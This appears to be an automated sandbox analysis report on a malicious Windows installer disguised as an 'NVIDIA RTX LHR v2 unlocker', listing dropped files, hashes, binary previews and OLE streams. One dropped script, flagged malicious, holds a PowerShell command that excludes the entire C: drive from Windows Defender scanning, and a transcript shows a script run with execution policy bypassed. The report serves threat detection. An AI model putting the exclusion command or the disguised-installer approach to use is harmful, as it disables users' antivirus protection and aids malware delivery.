SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058F B9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c........PE..L...G..a.........."!.........&............... ....`............@.........................@...................0............".........\B...S..p.... ...............@U......HT..@............ ..$............................text............................... ..`.rdata....... ....@..@.data...............................@....rsrc...0...........................@.. @.reloc..\B.......D..................@..B.. ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5xdfaoyo.lnf.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B

SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_i2ddoyuu.1tk.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lf5no10l.5dz.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xhr5i13g.js1.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\pss341F.ps1

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	5784
Entropy (8bit):	3.4920621874565785

Encrypted:	false
SSDEEP:	96:5wb5jTmmywV2BVrIovmkiGjxcj6BngOcvjb:5wbdTif/njVyvb
MD5:	FC1BB6C87FD1F08B534E52546561C53C
SHA1:	DB402C5C1025CF8D3E79DF7B868FD186243AA9D1
SHA-256:	A04750ED5F05B82B90F6B8EA3748BA246AF969757A5A4B74A0E25B186ADD520B
SHA-512:	5495F4AC3C8F42394A82540449526BB8DDD91ADF0A1A852A9E1F2D32A63858B966648B4099D9947D8AC68EE43824DACDA24C337C5B97733905E36C4921280E8
Malicious:	**true**
Preview:	..p.a.r.a.m.(..... . .[.a.l.i.a.s.(.".p.r.o.p.F.i.l.e.".).]. . . . . .[.P.a.r.a.m.e.t.e.r.(.M.a.n.d.a.t.o.r.y.=.$.t.r.u.e.).]. .[.s.t.r.i.n.g.]. .$.m.s.i.P.r.o.p.O.u.t.F.i.l.e.P.a.t.h..... .,.[.a.l.i.a.s.(.". p.r.o.p.S.e.p.".).]. . . . . .[.P.a.r.a.m.e.t.e.r.(.M.a.n.d.a.t.o.r.y.=.$.t.r.u.e.).]. .[.s.t.r.i.n.g.]. .$.m.s.i.P.r.o.p.K.V.S.e.p.a.r.a.t.o.r..... .,.[.a.l.i.a.s.(.".s.c.r.i.p.t.F.i.l.e.".).]. . . . .[.P. a.r.a.m.e.t.e.r.(.M.a.n.d.a.t.o.r.y.=.$.t.r.u.e.).]. .[.s.t.r.i.n.g.]. .$.u.s.e.r.S.c.r.i.p.t.F.i.l.e.P.a.t.h..... .,.[.a.l.i.a.s.(.".s.c.r.i.p.t.A.r.g.s.F.i.l.e.".).].[.P.a.r.a.m.e.t.e.r.(.M.a.n.d.a. t.o.r.y.=.$.f.a.l.s.e.).].[.s.t.r.i.n.g.]. .$.u.s.e.r.S.c.r.i.p.t.A.r.g.s.F.i.l.e.P.a.t.h..... .,.[.P.a.r.a.m.e.t.e.r.(.M.a.n.d.a.t.o.r.y.=.$.t.r.u.e.).]. . . . . .[.s.t.r.i.n.g.]. .$.t.e.s.t.P.r.e.f.i.x..... .,.[.s.w.i.t.c.h.]. . . . .

C:\Users\user\AppData\Local\Temp\scr3351.ps1

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.430931929528047
Encrypted:	false
SSDEEP:	3:QVQlFc2TfSl5WLlgBI2Pv02qGKl+L9QlN6s9:QyXcnl5WmIW02qG/pwcs9
MD5:	2315AD4D342DA36907D6F4869069497B
SHA1:	5E3E895E13CEFA06D808F1C68F78C0CC36257399
SHA-256:	3CD5D3E66D38E6E65263815493D9E60E7F2B7409871849C9D59CFD114E4393FA
SHA-512:	6930FBB9E6E3905206B5294B1E54B200DCD66CBD29AD9136F166979B99381B53E0F61FE383BCE4552647B56AD601AD953F8577521AAFC4AA4B35408524A6DD5
Malicious:	**true**
Preview:	..p.o.w.e.r.s.h.e.l.l. .-.C.o.m.m.a.n.d. .A.d.d.-.M.p.P.r.e.f.e.r.e.n.c.e. .-.E.x.c.l.u.s.i.o.n.P.a.t.h. .".C.:.\.".....

C:\Users\user\Documents\20220223\PowerShell_transcript.878411.jRMym6xB.20220223184945.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	865
Entropy (8bit):	5.4070958573132915
Encrypted:	false
SSDEEP:	24:BxSAQ1xvBnLx2DOXviNTTBP+7jJiX3Uu6WuHjeTKKjX4CIym1ZJXa:BZQHvhLoO/iBTFwjJuUwuqDYB1ZA
MD5:	28C57BA3B7B030A70108B8AF781422EB
SHA1:	68D31051121C9DB8F3442D8327BDF4D544B3A0B3
SHA-256:	BFE176E6456C0E5DF3681A93DEFF659AAC3890666B296ADB648F34BEFEE03F35
SHA-512:	5908FF1C3AFEB542ED1DD8556E29FC281562BC6C3C87923D48274D148B210586ECBE33CFE031B015DF71249E82FBED58FC571668D8C177F73A279A891961E07
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220223185032..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 878411 (Microsoft Windows NT 10.0.17134.0)..Host Application: -NoProfile -Noninteractive -ExecutionPolicy Bypass -File C:\Users\user\AppData\Local \Temp\pss341F.ps1 -propFile C:\Users\user\AppData\Local\Temp\msi3350.txt -scriptFile C:\Users\user\AppData\Local\Temp\scr3351.ps1 -scriptArgsFile C:\Users\user\ AppData\Local\Temp\scr3352.txt -propSep :<->: -testPrefix _testValue...Process ID: 7036..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..Serializatio nVersion: 1.1.0.1..**********..

C:\Windows\Installer\3c1a5a.msi

Process:	C:\Windows\System32\msiexec.exe
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed: Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Sep 18 15:06:51 2020, Security: 0, Code page: 1252, Revision Number: {F58EB665-B875-433C-AEBE-8C055BEC1E2C}, Number of Words: 2, Subject: NVIDIA RTX LHR v2 unlocker, Author: Sergey, Name of Creating Application: NVIDIA RTX LHR v2 unlocker, Template: x64;2057, Comments: This installer database contains the logic and data required to install NVIDIA RTX LHR v2 unlocker., Title: Installation Database, Keywords: Installer, MSI, Database, Number of Pages: 200
Category:	dropped
Size (bytes):	7207424
Entropy (8bit):	7.562593437382455
Encrypted:	false
SSDEEP:	196608:7+Xql6tGPI9Wo7x4dC29R/LcgZxVHh5J:7+aI6tGPI0k4YaB
MD5:	CA17C1BBEDC959AD89F1C1DBF6B7AA32
SHA1:	D24658FACE1F6FD3B457D7250C9B1A630798678D
SHA-256:	8FB46D2D56DD411AD10862204849ABF9A4546F1AB1D40BCB6B0CAC284DEBC055

SHA-512:	238F6E7B51A8D10B3828C3C9CEC4E24725B8A5D4503CD5B9EFF941906875057728DFD8D90DA456EDBB71A8FA8F68E60042961EE2AF56C0BC68F31F64FD066F6B
Malicious:	false
Preview:	.....>.....n.....W.....I.....e.....6...7...8...9...:...;...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...,...-...../...c...d...e...f...g...h...i..... ....!..."..... ...!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U.....#...0..... ...!..."...-.../...%...&...'...(...)...*...+...,.....1...5...A...2...3...4...7...6...>...8...9...:...;...<...=...H...?...@.....B...C...D...E...F...G...>...@.....K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Windows\Installer\MSI1FD8.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0EIhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058FB9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c.....PE..L...G..a....."!.....&..... .....`.....@.....@.....0.....".....\B...S..p....  .....@U.....HT..@.....  ..$.....text.....  ..`.rdata..... .....@..@.data.....@....rsrc...0.....@.. @.reloc..\B.....D.....@..B..... .....

C:\Windows\Installer\MSI2874.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	408544
Entropy (8bit):	6.410598211463919
Encrypted:	false
SSDEEP:	6144:FwznG9uw/r8fyHQMNvrPGtPu4AO9k9ZeWYhEIho7bZQ:SG9TAVMlSn30Z0EIhgbZQ
MD5:	5D25243E90673C44AC420D69676F9062
SHA1:	23234013562F7EF738DB615246D391B8E191B475
SHA-256:	0DDB820918F3918496E414617536226AF08E27A7F13E5A58444F8DCF297A65D5
SHA-512:	47BA474912D8530FC78FD2C61572A3C9E91A27B1BDFAB08869A550AE0452298B3FF63A06B607BECA9D8DF56BCCC19B9720F5E1EC59EA5F3FD0F85C9762058FB9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..c..c..c"..b..c"..bV.c...b..c...b..c...b..c"..b..c"..b..c"..b..c..c ..cH..b..cH..b..cH.Sc..c..;c..cH..b..cRich..c.....PE..L...G..a....."!.....&..... .....`.....@.....@.....0.....".....\B...S..p....  .....@U.....HT..@.....  ..$.....text.....  ..`.rdata..... .....@..@.data.....@....rsrc...0.....@.. @.reloc..\B.....D.....@..B..... .....

C:\Windows\Installer\MSI3268.tmp

Process:	C:\Windows\System32\msiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	589280
Entropy (8bit):	6.56720964313755
Encrypted:	false
SSDEEP:	12288:LCtfiZk5vSCOJf0egTmTBBAkvAfFBtVLK+AfgTD0vEhWQsQT6cFsDw9gA:490P36htVLK+AfgTovcj2cF6w9gA
MD5:	3B340A09B1218A0E699D497E1651B366
SHA1:	B60163743239704D217C983F040DAF256EE31BCB
SHA-256:	462B7E38D364571DF6751FFC2624CC993F19025909CCE39801217267E544AAF2
SHA-512:	14E7A5E93F06DC74D6ADEA793F6E79DD44BB9C5E65288FC44E619A95E3DC45D93B3D58CD812846CE499AB93F87CF60F794CD4972F34732DF3B6A5721B6BFD725
Malicious:	false

Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....;...Z.J.Z.J.Z.J~(.K.Z.J~(.K.Z.J~(.K.Z.J./.K.Z.J./.K.Z.J..!J.Z.J./.K.Z.J ~(.K.Z.J.Z.J.[.J./.K.Z.J./.K.Z.J./#J.Z.J.ZKJ.Z.J./.K.Z.JRich.Z.J.....PE..L.....a....."!.....Z.....;..... .....@.....o.....,p.. .....T.....p.....@.....x...@.....L.....text..... ..`.rdata.....@..@.data.....I.....@....rsr c.....@..@.reloc...T.....V.....@..B..... .....

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.log

Process:	C:\Windows\System32\msiexec.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	122558
Entropy (8bit):	5.3635233263223
Encrypted:	false
SSDEEP:	1536:iHzMV+f84vcIH17Yyxkjr0+NVRVle+yjeLWJOQzi7gZFOIKICh/81r8yQ1oXB4Hh:iHHJCoX5Ch
MD5:	CA1354FADB546AD9B3BFCF11E530A8E0
SHA1:	FBEC253189D62BFB3C42EB50C195D380F7C53E43
SHA-256:	284817E661E96F813EBFC20CFC991C7C3D72129E395D8BAFD24AFB898FF93EF8
SHA-512:	4B882C5B1A92EC59FF4BE87CE141578B0B06EA0099BF8D9606AFA2361204E22B33B642B5A59944ED42B17CD07115A44DB3E07608BDDC8F8F0C233CBA6ED9EE D1
Malicious:	false
Preview:	.To learn about increasing the verbosity of the NGen log files please see http://go.microsoft.com/fwlink/?linkid=210113..07/23/2020 10:13:25.847 [3928]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.Hosting, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.863 [3928]: ngen returning 0x00000000..07/23/2020 10:13:25.925 [1900]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.VisualStudio.Tools.Applications.ServerDocument, Version=10.0.0.00000, Culture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /NoDependencies ..07/23/2020 10:13:25.925 [1900]: ngen returning 0x00000000..07/23/2020 10: 13:25.972 [4436]: Command line: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe install Microsoft.Office.Tools.v4.0.Framework, Version=10.0.0.00000, Cu lture=neutral, PublicKeyToken=B03F5F7F11D50A3A /queue:3 /N

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed: Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Sep 18 15:06:51 2020, Security: 0, Code page: 1252, Revision Number: {F58EB665-B875-433C-AEBE-8C055BEC1E2C}, Number of Words: 2, Subject: NVIDIA RTX LHR v2 unlocker, Author: Sergey, Name of Creating Application: NVIDIA RTX LHR v2 unlocker, Template: x64;2057, Comments: This installer database contains the logic and data required to install NVIDIA RTX LHR v2 unlocker., Title: Installation Database, Keywords: Installer, MSI, Database, Number of Pages: 200
Entropy (8bit):	7.562593437382455
TrID:	• Microsoft Windows Installer (77509/1) 52.18% • Windows SDK Setup Transform Script (63028/2) 42.43% • Generic OLE2 / Multistream Compound File (8008/1) 5.39%
File name:	LHRUnlocker Install.msi
File size:	7207424
MD5:	ca17c1bbedc959ad89f1c1dbf6b7aa32
SHA1:	d24658face1f6fd3b457d7250c9b1a630798678d
SHA256:	8fb46d2d56dd411ad10862204849abf9a4546f1ab1d40bcb6b0cac284debc055
SHA512:	238f6e7b51a8d10b3828c3c9cec4e24725b8a5d4503cd5b9eff941906875057728dfd8d90da456edbb71a8fa8f68e60042961ee2af56c0bc68f31f64fd066f6b
SSDEEP:	196608:7+Xql6tGPI9Wo7x4dC29R/LcgZxVHh5J:7+al6tGPI0k4YaB
File Content Preview:	.....>.....n.....W.....l.....e.....6...7...8...9...:..;...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...,...- ...../...c...d...e...f...g...h...i.....

File Icon

Icon Hash:	a2a0b496b2caca72

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "LHRUnlocker Install.msi"

Indicators	
Has Summary Info:	True
Application Name:	NVIDIA RTX LHR v2 unlocker
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Code Page:	1252
Title:	Installation Database
Subject:	NVIDIA RTX LHR v2 unlocker
Author:	Sergey
Keywords:	Installer, MSI, Database
Comments:	This installer database contains the logic and data required to install NVIDIA RTX LHR v2 unlocker.
Template:	x64;2057
Last Saved By:	
Revion Number:	{F58EB665-B875-433C-AEBE-8C055BEC1E2C}
Last Printed:	2009-12-11 11:47:44.850000
Create Time:	2009-12-11 11:47:44.850000
Last Saved Time:	2020-09-18 14:06:51.913000
Number of Pages:	200
Number of Words:	2
Creating Application:	NVIDIA RTX LHR v2 unlocker
Security:	0

Streams

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 596	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	596
Entropy:	4.74586135252
Base64 Encoded:	True
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . $ . . . . (. . . . . . . 4 . . . . X . . . . l . . . . @ . . . # . . W z . . @ . . . # . . W z . . @ . . . . _ . . . . ' . . . { F 5 8 E B 6 6 5 - B 8
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 24 02 00 00 10 00 00 00 0b 00 00 00 88 00 00 00 0c 00 00 00 94 00 00 00 0d 00 00 00 a0 00 00 00 13 00 00 00 ac 00 00 00 01 00 00 00 b4 00 00 00 09 00 00 00 bc 00 00 00 0f 00 00 00 ec 00 00 00 03 00 00 00 f4 00 00 00 04 00 00 00 18 01 00 00

Stream Path: \x16786\x17522\x15550\x15884\x18327\x18152\x18472, File Type: MS Windows icon resource - 4 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel, Stream Size: 22257	
General	
Stream Path:	\x16786\x17522\x15550\x15884\x18327\x18152\x18472
File Type:	MS Windows icon resource - 4 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Stream Size:	22257
Entropy:	4.03626304959
Base64 Encoded:	False
Data ASCII:	. . . . h . . . F . . . . (. . . . . . . 0 0 . . . . . h & . . . . > < . . (. . . . . @ . . . .
Data Raw:	00 00 01 00 04 00 10 10 00 00 01 00 20 00 68 04 00 00 46 00 00 00 20 20 00 00 01 00 20 00 28 11 00 00 ae 04 00 00 30 30 00 00 01 00 20 00 68 26 00 00 d6 15 00 00 00 00 00 00 01 00 20 00 b3 1a 00 00 3e 3c 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x15358\x17388\x15912\x16947\x16693\x17207\x17522\x18358\x17383\x18479, File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, Stream Size: 407008	
General	
Stream Path:	\x17163\x16689\x18229\x15358\x17388\x15912\x16947\x16693\x17207\x17522\x18358\x17383\x18479

General	
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Stream Size:	407008
Entropy:	6.5620566215
Base64 Encoded:	True
Data ASCII:	MZ......................@.................................(...........!..L.!This program cannot be run in DOS mode....$..........G.O...O...O...=...O...=..lO...=...O...:...O...:...O...:...O..b:...O..b:...O...=..O...O...N..b:...O..b:...O..b:S..O...O;..O..
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x15870\x18088, File Type: MS Windows icon resource - 1 icon, 16x16, 16 colors, Stream Size: 318

General	
Stream Path:	\x17163\x16689\x18229\x15870\x18088
File Type:	MS Windows icon resource - 1 icon, 16x16, 16 colors
Stream Size:	318
Entropy:	2.03444158006
Base64 Encoded:	False
Data ASCII:	..............(.......(....... ....
Data Raw:	00 00 01 00 01 00 10 10 10 00 00 00 00 00 28 01 00 00 16 00 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00 00 00 ff 00 ff 00 ff ff 00 00 ff ff ff 00 00 00

Stream Path: \x17163\x16689\x18229\x15998\x18098\x17768\x17116\x17384\x16175\x17766\x17644\x15735\x17956\x16817\x16939\x18357\x17383\x18479, File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, Stream Size: 589280

General	
Stream Path:	\x17163\x16689\x18229\x15998\x18098\x17768\x17116\x17384\x16175\x17766\x17644\x15735\x17956\x16817\x16939\x18357\x17383\x18479
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Stream Size:	589280
Entropy:	6.56720964314
Base64 Encoded:	True
Data ASCII:	MZ......................@................................. ....!..L.!This program cannot be run in DOS mode....$........;...Z.J.Z.J.Z.J~(.K.Z.J~(.K.Z.J~(.K.Z.J./.K.Z.J./.K.Z.J..!J.Z.J./.K.Z.J~(.K.Z.J.Z.J.[.J./.K.Z.J./.K.Z.J./#J.Z.J.ZKJ.Z.J./.K.Z.J
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x16190\x17010\x18103\x17764\x15208\x17896\x16808\x17591\x18357\x17383\x18479, File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, Stream Size: 895968

General	
Stream Path:	\x17163\x16689\x18229\x16190\x17010\x18103\x17764\x15208\x17896\x16808\x17591\x18357\x17383\x18479
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Stream Size:	895968
Entropy:	6.44996656139
Base64 Encoded:	True
Data ASCII:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......X.Z...4P..4P..4P..7Q..4P..1Q..4PN.0Q..4PN.7Q..4PN.1QN.4P..0Q..4P..5Q..4P..5P1.4P..=Q,.4P..4Q..4P...P..4P...P..4P..6Q..4PRich..4P
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x16190\x17579\x17909\x17958\x15351\x16687\x17834\x16894\x17391, File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, Stream Size: 288224

General	
Stream Path:	\x17163\x16689\x18229\x16190\x17579\x17909\x17958\x15351\x16687\x17834\x16894\x17391
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Stream Size:	288224
Entropy:	6.58114708933
Base64 Encoded:	True
Data ASCII:	MZ......................@...!..L.!This program cannot be run in DOS mode....$....... uSDA..DA..DA...3..lA...3...A...4..UA...4..RA...4...A...3..]A...3..EA...3..UA..DA...A...4.._A...4..EA...4..EA..DA..EA...4..EA..

General	
Data Raw:	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00

Stream Path: \x17163\x16689\x18229\x16318\x18483, File Type: MS Windows icon resource - 1 icon, 16x16, 16 colors, Stream Size: 318

General	
Stream Path:	\x17163\x16689\x18229\x16318\x18483
File Type:	MS Windows icon resource - 1 icon, 16x16, 16 colors
Stream Size:	318
Entropy:	2.03693614652
Base64 Encoded:	False
Data ASCII:	. . . . (. . . . . . . (. . . .
Data Raw:	00 00 01 00 01 00 10 10 10 00 00 00 00 00 28 01 00 00 16 00 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 80 00 00 00 80 80 00 80 00 00 00 80 00 80 00 80 80 00 00 c0 c0 c0 00 80 80 80 00 00 00 ff 00 00 ff 00 00 00 ff ff 00 ff 00 00 00 ff 00 ff 00 ff ff 00 00 ff ff ff 00 00 00

Stream Path: \x17163\x16689\x18229\x16702\x16812\x17848\x16695\x17894\x16894\x17391, File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows, Stream Size: 408544

General	
Stream Path:	\x17163\x16689\x18229\x16702\x16812\x17848\x16695\x17894\x16894\x17391
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Stream Size:	408544
Entropy:	6.41059821146
Base64 Encoded:	True
